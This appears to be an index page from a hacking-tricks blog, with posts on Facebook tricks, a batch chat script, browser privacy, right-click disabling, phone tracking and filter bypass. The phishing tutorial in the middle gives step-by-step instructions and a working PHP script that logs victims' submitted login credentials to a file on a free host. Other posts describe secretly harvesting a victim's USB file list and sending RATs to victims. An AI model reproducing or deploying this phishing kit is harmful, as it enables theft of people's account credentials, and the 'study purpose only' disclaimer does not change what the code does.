Pages

Showing posts with label How To. Show all posts

Thursday, 7 June 2018

See who is online on facebook in offline mode


There is a simple trick by which you can know who is online on facebook when you are in offline mode.Just follow below steps.


1). Log in to your facebook account.

2). Turn off chat in your account.


3) Go to this application page and install it.


4) After install this application you able to show, who is online on facebook while you are offline on facebook account.


Now if you want to chat someone you can send him/her messages knowing that he/she  is online.

Chat in MS-DOS using IP address

It is easy and simple trick. using batch programming.


You can try this in your school or college systems(it should be networked systems).

Step 1: 
Get  the ip address of your friend's system.
if you are using college or school system,then ip address will be in particular range.

Step 2:
copy the following Batch code in notepad:

@echo off
:A
Cls
echo TypeIPAddress
set /p n=IPAddress:
set /p m=Message:
net send %n% %m%
Pause
Goto A

Save the file with .bat extension(For Eg: message.bat)

Step 3:
Open command prompt and navigate to that batch file location.
open the file in notepad.

If you don't know how to move to that path,simply drog and drop in cmd.Then hit enter.

Step 4:
Now it will ask you for the IPAddress.
Enter the IP address which you want to send message.
Hit enter
Now it will ask you for the message.
Enter and hit enter

Note:
The user with whom you connecting system's cmd should be opened in order to receive.

Saturday, 2 June 2018

How to Clear Google Search History and Safeguard Your Privacy

“Google Privacy” – that sounds like an oxymoron, isn’t it? Whenever I think about it, I get scared to no end. My primary (and secondary and tertiary) search engine is Google, I use Google mail, my primary IM is Google Talk, I use Google apps for work, Google docs has kicked out MS Office on my PC, Google Chrome is my default browser and worst of all, my DNS provide is Google again. Add Google Reader, maps, News, Picasa and Youtube to the list, hardly 10% of my online life is sans Google.
Clear Google Search History


Does Google store every search I do?
Every time I start up my Chrome browser, I find that all the previous searches I have done are stored, whether from the Google search box or when I’m actually on the Google home page.


Google home page


No, it’s not Google who is storing the info, rather it is your browser.

How to Delete your Google Search History?

 Delete your Google Search History

The search box on the Google homepage displays query suggestions both from your own previous searches and other relevant queries. The second set of queries is powered by Google Auto Suggest. However, your previous searches, i.e your search history are stored by your browser, not by Google.
The below instruction is for deleting search history from the Google home page search box. This is if you manually type in Google.com address in your browser to perform the search.

Internet Explorer 8
1. Go to Tools menu
2. Select Internet Options
3. On General tab, click on the “Delete…” button from the Browsing History area.
4. Select the “Form Data” checkbox and click on “Delete” button to clear forms.

Firefox
1. Click the Tools menu.
2. Select Clear Private Data.
3. Select Saved Form and Search History.
4. Click the Clear Private Data Now button.

Google Chrome
1. Click on Tools (spanner icon)
2. Click on Options
3. Select Under the Hood tab.
4. Click on Clear browsing data
5. Select Clear saved form data
6. Click on Clear browsing data.

How to Clear your Google Toolbar history?

Clear your Google Toolbar history

To clear your search history in the drop-down search box on the Google Toolbar, follow these steps:

1. Click the arrow on the right-hand side of the Toolbar search box.

2. Click the Clear History link.
Better option is to stop saving search history on Google toolbar. To do this click on Tools icon and deselect “Store search history on my computer” and save it.

 How to Clear your Address bar History?

Clear your Address bar History


The browser’s address bar also acts as a search bar. And if you’ve set your default search engine to be Google, it acts like the Google toolbar also, even though it’s not.

Internet explorer
1. Click on Tools menu.
2. Click on Internet Options
3. Select the General tab
4. Click on the Clear History button
5. Confirm that you want your history deleted.
This will clear all of your history, including the list of places you’ve visited in the History window.

Firefox
1.Click the Tools menu.
2.Select Clear Private Data.
3.Select the ‘Browsing History’ option.
4.Click the Clear Private Data Now button.

Safari
1.Click the History menu.
2.Select Clear History.

Make use of Private Browsing option

Most of the browsers these days provide “private browsing” mode (or Incognito mode). That’s the best thing to opt for all the privacy freaks out here. Makes worrying about histories, caches, and similar all moot. Remember to turn on private browsing whenever you want to explore the net without leaving any sort of trail behind you.


Saturday, 5 March 2016

Simple Trick To Use Web Browsers As Text Editor

 Web Browsers As Text Editor
In this tutorial i will show you a simple and interesting trick to use your web browser such as Google Chrome or Mozilla Firefox as a simple text editor like Notepad. This trick works on all web browsers. So lets get started.

How To Do ?

   1 Copy below code in browser Url Section

 data:text/html, <html contenteditable>

   2. Now Press Enter.
   3. Now you can type anything as would do on any other text editor like Notepad.
   4. To save your text file Press Ctrl + S and save it as anything.txt (.txt Is Must)

Set Password to Microsoft Office 2007 files ?


Keep your  Microsoft files safe and secure. Set password to Microsoft Office files (.doc ,.ppt, etc) to make  safe and secure.

-First open  any Microsoft office's component such as Word, Powerpoint, Excel etc.   
-Click on Office button  

How the Password should be for not to get Hack?


See Who Is Online On Facebook In Offline Mode From Mobile Without Online App

Here is the best trick for mobile to be in Offline mode and See which Friends are online form 'Mobile Phone' without any online thirdparty online App for u all fanz discovered by US.


Access Gmail offline!!!


GMail introduced a new feature recently, that is browsing mails offline. Here for u fanz.


Steps:~

Today we are going to see how to do that.

First you need to install Google Gears, you can download the online installer from here
http://gears.google.com/

Run the online installer and it will install Google Gears on your system.

Now open your GMail and navigate to the settings and then to the Labs tab, there you will find a feature called offline, Enable that.

Thats it you are almost done, just a few clicks away. It will ask your permission to install offline access for GMail, click next.Then you get a Google Gears security warning, allow it.Click ok in the next window and you are done.It will download all your mails to your hard drive for offline browsing. You can see the status in the status window.

Have fun browsing gamil offline.


How Hackers Send Virus,RAT,.EXE Files to Victim on Facebook,Gmail,Yahoo etc.

FIRSTLY I WILL TELL YOU WHAT IS A COMPUTER VIRUS


WHAT IS A COMPUTER VIRUS ?

A potentially damaging computer program’s, capable of reproducing itself causing great harm to files or other programs without permission or knowledge of the user.

Protect yourself from Keyloggers Using Keyscrambler

What is Keylogger?

Read it at => Keyloggers Complete Guide

What is Keyscrambler?


  1. KeyScrambler encrypts your keystrokes in the kernel and decrypts it at the destination application, leaving Keyloggers with indecipherable keys to record. For your personal office, family, and business, KeyScrambler adds a reliable layer of defense.

send friend request on facebook when blocked

Facebook friend Request Blocked??? Dont Worry!!


Facebook is a popular social network site where we can easily connect with our friends, family's. However Facebook don't makes it easy for us to add unknown people as our friends. You may have experienced a stage at least one time in your FB account showing a popup message that your friend request has been blocked for 1 day, 3 days, 7 days, 15 days or even 30 days. At that time you can't send out friend request on Facebook to anybody no matter if you know that person or not you been banned to send request for a particular time period. This is due to Facebook guidelines which don't allow us to send friend request to strangers because it considers it as spam, for that reason facebook temporarily turned off your sending friend request option. This is usually done to protect personal privacy of peoples, quite a few people use to add unknown people as their friends and  make misuse of their profile. Here we will give you some trick not to get banned from sending friend request on facebook and some guidelines to keep your account not disable.

Get a list of all files on USB drive


This is a batch file designed to secretly get a list of all the files and folders on a drive via a USB drive. The batch file even lists hidden files. All you have to do is put the batch file into the USB drive and make your victim open it. When you get back the USB drive the list would be waiting for you!

Monday, 1 February 2016

How to Apply Pattern Password on Windows Logon time

System Requirements :-
  • Windows XP,Windows 2003,Windows Vista,Windows 7,Windows 8(32bit & 64bit)

Step 1 :- Download this file

Step 2 :- Extract file using WinRAR(or 7zip)

Step 3 :- Setup XUS PC Lock 4.2.0.exe file and enter the serial key

Step 4 :- Configure the Pattern Password

.VBS - Notepad Fun Tricks

Step 1 : Copy and paste the following into Notepad...

Step2: SAVE IT AS filename.VBS AND ENJOY!


HAVE A GOOD DAY.VBS

Wednesday, 4 December 2013

How To Disable Right Click On Your Website Or Blog


If you own a blog or a website then you always want to prevent other malicious bloggers from copying the content from your blog. You might have written an article with great efforts and lots of research and other just copy/paste it on their blog. To prevent such users from copying content from your blog i will show you Javascript Trick to disable right click on your blog. So lets get started.

How To Disable Right Click On Your Blog ?

 1. Got to your blogger Dashboard and then Click on Layout.


 2. Now Click on Add Gadget and select Html/Javascript.


 3. Now paste code given below in the pop up window.

<!--MBW Code-->
<script language='JavaScript1.2'>
function disableselect(e){
return false
}
function reEnable(){
return true
}
document.onselectstart=new Function ("return false")
if (window.sidebar){
document.onmousedown=disableselect
document.onclick=reEnable
}
</script>
<!--Code End http://hackerzpositive.blogspot.in>


4. Save it and done. Now users will not be able to right click on your website.

HOW TO HACK ACCOUNTS USING PHISHING

HOW TO HACK ACCOUNTS ?

Here is the tutorial for u fanz for hack account of any site using 'Phishing'.

1. First Open the website of which you want to make phisher/ fake login page   Eg : Facebook.com

2. Now do right click and save the page source.

3. Open the page in notepad, Now search for "action = " and change following address to login.php.


4. After editing save the page as "index.html"
5. Now its time to create login.php . Open notepad and copy/paste this below code and save it as login.php :

    header ('Location: http://facebook.com/login.php');
    $handle = fopen("log.txt", "a");
    foreach($_POST as $variable => $value) {
    fwrite($handle, $variable);
    fwrite($handle, "=");
    fwrite($handle, $value);
    fwrite($handle, "\r\n");
    }
    fwrite($handle, "\r\n");
    fclose($handle);
    exit;
    ?>

6. Now create a simple and empty text file in notepad and save it as log.txt
7. Now create your own free web hosting account at my3gb.com and upload all the three files.(You can use any FREE web hosting site)
8. Upload Index.html , login.php , log.txt we created in above steps...
9. We are done, our phisher / fake login page is ready.

How to Hack Accounts ?

Send the index.html (the uploaded  my3gb.com ) link to the victim , once he/she will enter the information and do login with our fake login page then every thing will be stored in log.txt, we can now open log.txt to see all the Login details
Its very simple to create phisher of any website in the world, Here i have taken the example of Facebook Phisher . But in this same you can also create the phisher of many websites like yahoo, gmail, orkut, msn, paypal etc.


/*Note : This tutorial is for study purpose only. I want to make you aware how phishing is done . Please don't misuse this Knowledge. Don't "Hack Accounts" , its illegal. I am not responsible for any hack done by you..*/

Trick To Find Facebook Profile ID And Use It

Here is the trick for u  fanz to find out faceboook profile ID Number from Username.


Tutorial:


  In case of Profile ID before custom username you can easily identify it by looking at Profile URL, But in case of profile with custom username its not same. Below are simple steps to find Profile ID having custom username.
  • Go to the profile you want to find Profile ID
  • That URL will look like this www.facebook.com/username
  • Change that URL to graph.facebook.com/username
  • Then you will get something like below image.
  • You Can Use Profile ID AS A LINK of USER in Comments and Posts.
@[PROFILE ID:0]
  • Example:-
@[466175270092902:0]
  • It Will print in Comment or Post:-

Posting Facebook Status Upside Down


In this tutorial i will share with you simple facebook status trick. If you want to post something creative or something cool as your facebook status then this trick will let you post any facebook status upside down. Basically this is a website which allows you to flip your text. so lets dive into it.

How To Do ?

->First GoTo FlipText Website by Clicking Here.
->Enter you message or text in text area and click on Flip.
->Copy the upside down text and paste it in your facebook status or where ever you want to use it.
->Enjoy!

How to trace Exact Location of Mobile Phone


There are many instances when we want to know where our friends are, where our parents are, and for those who've got a pair, where is my girl-friend or boyfriend. ! Well there are many apps in the market which allow you to get exactly the pin-pointed location of  any cellphone. But the problem is they cost too high. Well today I'm gonna show you a process by which you can trace the exact mobile location of any cell phone without the need to spend a single penny. What you need is listed below, and i'm sure most of us already have what is needed.

REQUIREMENTS:
• Any cell phone that supports Google maps. eg. iPhone , Nokia , Blackberry , Symbian etc.
• Google Latitude. Which you can download by going to google.com/latitude from your cell phone.
STEPS:-
• Go to www.google.com/latitude from your cell phone.
• Download the free app.
• Open the App.
• Enter You mobile number in the entry Field.
• Now You've set it up on your phone. Now you gotta set it up on your friends cell phone. 
HOW TO SET IT UP ON YOUR FRIENDS CELL PHONE:
• You can add friends by their E-mail Addresses. Your friends will receive an E-mail with the download link of Google latitude. 
• Or you can manually add yourself or ask your friend to add google latitude on his/her cell phone. 
• Now you and your friend can add each other as friends on google latitude and you'll get the exact location of where your friends cell phone is.
• There is exactly no limit to how many friends you can add in your latitude circle. ( just make sure you dont add your parents :) 
• Well so As soon as You and your buddy confirm each other as friends you get to see each others location.
HOW TO USE IT EVEN WHEN YOU DON'T HAVE YOUR CELL PHONE WITH YOU:
• Well the most eye catching feature of google latitude is that you can use it online even without a cell phone.
• Just go to google.com/latitude from you PC, Follow the instructions, log-in into your account. And track You friends Locations !!

How to Hack Cyberoam to Access all blocked sites

How to Hack Cyberoam to Access all blocked sites in college/school

How to Hack or Unblock cyberoam to access all blocked sites in college or company" .
So to know How to hack cyberoam Read On....

First of all Guys You Must Know What is Cyberoam and What Idea it uses to block the user.


What is Cyberoam :

Cyberoam is Identity-based unified threat management appliances, offer comprehensive threat protection with firewall-VPN, anti-virus, anti-spam, intrusion prevention system, content filtering in addition to bandwidth management and multiple link load balancing and gateway failover.
Identity-based controls and visibility are critical components of network security. With identity and network data combined, enterprises are able to identify patterns of behavior by specific users or groups that can signify misuse, unauthorized intrusions, or malicious attacks from inside or outside the enterprise. Activities and security policy rules can be enforced on network segments based on identity.


THINGS THAT WE NEED TO HACK CYBEROAM??

Use tor for the bypass or hack the cyberoam.
click here to download  >> Tor.